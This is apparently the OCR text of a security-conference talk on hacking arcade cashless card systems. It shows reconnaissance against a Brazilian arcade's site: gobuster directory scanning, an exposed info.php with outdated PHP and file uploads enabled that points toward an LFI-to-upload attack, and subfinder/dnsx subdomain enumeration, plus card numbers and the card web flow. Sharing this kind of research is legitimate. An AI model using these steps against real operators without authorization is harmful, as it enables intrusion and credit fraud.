Insert coin: Hacking arcades for fun

HACKING FOR B33R
BRUCON
WWW.BRUCON.ORG

Ignacio Navarro - 20-09-2024

WHOAMI

Ignacio Navarro

26 yo

Cordoba, Argentina

AppSec Engineer / Ethical Hacker

Speaker at DEFCON,H2HC,Troopers,LeHACK,8.8,
TyphoonCon,Ekoparty,NorthSec,etc.

@ignavarro1

SNEAKERS
&
CLOTHES

AGENDA

- Introduction
- Brazilian Arcade
- Argentinian Company
- IDOR's & BA
- Android APK

- Acc Takeover & RC
- Bookings
- Side Servers
- NFC
- Conclusions

DISCLAIMER!

STAGE 00

Introduction


DECEMBER 2023 - São Paulo, Brazil

H2HC

HACKERS TO HACKERS CONFERENCE

DECEMBER 2023 - São Paulo, Brazil


H2HC
HACKERS TO HACKERS CONFERENCE




A loooooot of parties

- Mall arcade

- Mall arcade
- Totem for buy cards, recharge, check






STAGE 01

Brazilian arcade


start
start
NAME
DIVERSÃO ILIMITADA
start
start
CARTÃO RECARREGÁVEL

Directory list



```
┌─[parrot@parrot]─[~]
└──╼ $gobuster dir -u https://www.NAME.com.br/ -w Tools/raft-small-words.txt -x php -b 404,403
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

Directory list




```
┌─[parrot@parrot]─[~]
└──╼ $gobuster dir -u https://www.NAME.com.br/ -w Tools/raft-small-words.txt -x php -b 404,403
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

- Drupal -> PHP
- info.php

info.php

- Old versions




PHP Version 5.5.9-1ubuntu4.29

System	Linux ip-172-31-27-230 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64
Build Date	Apr 22 2019 18:35:22

info.php

- Old versions
- File_uploads=On
- But, we need a LFI



PHP Version 5.5.9-1ubuntu4.29

System	Linux ip-172-31-27-230 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64
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



file_uploads	On
highlight.comment	#FF80


Brett Moore - 2011

DNS Search



```
└── $docker run -it projectdiscovery/subfinder -silent -d [redacted]com.br | docker run -i projectdiscovery/dnsx -silent -a -resp
plus.[redacted].com.br [54[redacted]5.211]
www.[redacted]com.br [34.[redacted]29]
www.[redacted]com.br [52.[redacted]172]
www.[redacted]com.br [34.[redacted].113]
www.[redacted]com.br [3.2[redacted]44]
www.[redacted]com.br [34.[redacted].14]
www.[redacted]com.br [3.2[redacted]48]
mkt.[redacted]com.br [94.[redacted]36]
[redacted].com.br [3.[redacted]25]
```

- Subfinder
- Dnsx



Adicionar um cartão

300,000 - 1234

RFID

This card is RECHARGEABLE.

This card is redeemable for game play only. Cards may not be redeemed for cash. Any resale or transfer of this card will render it void and subject to cancellation. The company is not responsible for lost, stolen, or damaged cards containing credits or coupons.

Digite o número do cartão (Apenas números)

Please use the first set of numbers before the dash


Numero do cartão

Digite novamente o numero do cartão (Apenas números)

Numero do cartão

Para finalizar, escolha um nome para o cartão

Nome do cartão



Meu cartão


418307 Edit #418.307 ✓

HotZone MBS | Status: Normal

Créditos	Bônus	Tickets
0	15.1	650

HISTÓRICO RECENTE DO CARTÃO ⬇

Jogada ON POINT 2P Dec 11, 2023 08:42:pm	-19.9 Bonus
Jogada SPEED DRIVER V Dec 11, 2023 08:35:pm	-12.6 Bonus
Jogada SPEED DRIVER V Dec 11, 2023 08:34:pm	-2.4 Bonus
Jogada SPEED DRIVER V Dec 11, 2023 08:34:pm	-10.2 Credits
Jogada LANE MASTER Dec 11, 2023 08:30:pm	-15.9 Credits



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Please use the first set of numbers before the dash

Numero do cartão

Digite novamente o numero do cartão (Apenas números)

Numero do cartão

Para finalizar, escolha um nome para o cartão


Nome do cartão

Login/Register

Check credits

Last movements

Middleware :(



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HISTÓRICO RECENTE DO CARTÃO ↓

Jogada ON POINT 2P — Dec 11, 2023 08:42:pm — -19.9 Bonus

Jogada SPEED DRIVER V — Dec 11, 2023 08:35:pm — -12.6 Bonus


Jogada SPEED DRIVER V — Dec 11, 2023 08:34:pm — -2.4 Bonus

Jogada SPEED DRIVER V — Dec 11, 2023 08:34:pm — -10.2 Credits

Jogada LANE MASTER — Dec 11, 2023 08:30:pm — -15.9 Credits

STAGE 02

Argentinian Company




418,307-PIN 0388

Este cartão é RECARREGÁVEL

[redacted] Card é recarregável e para uso individual e exclusivo para todos os equipamentos da loja. Seu uso só é válido na loja onde foi adquirido. Este cartão é de propriedade da Divertplan Entretenimento Ltda. A empresa não se responsabiliza pelos saldos em caso de uso indevido, perda ou roubo. Qualquer revenda ou transferência deste cartão o tornará nulo e sujeito a cancelamento. Transferências de saldo, somente em sua totalidade com retenção do cartão de origem.

[redacted] SYSTEM MC-2897 www.[redacted].com



418,307-PIN 0388

Este cartão é RECARREGÁVEL

[redacted]

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

[redacted] SYSTEM MC-2897 www.[redacted].com



Overview

[redacted] is the leading worldwide supplier of revenue management systems for the amusement, entertainment and leisure industries with more than 2300 installations in +70 countries. It offers customized applications to manage and control all aspects of an entertainment facility.

[redacted] Cashless System includes great money making features impossible to achieve by traditional means or with other cashless systems.



418,307-PIN 0388

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
[redacted] SYSTEM MC-2897 www.[redacted].com



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


APPLICABLE TO ANY TYPE OF ATTRACTIONS


- Bowling Lanes • Simulators • Pool Tables
- Laser Tag • Virtual Reality • Mini Golf
- Batting Cages • Rides • Redemption
- Trampoline Parks • Escape Rooms • Skate Parks

Learn more »

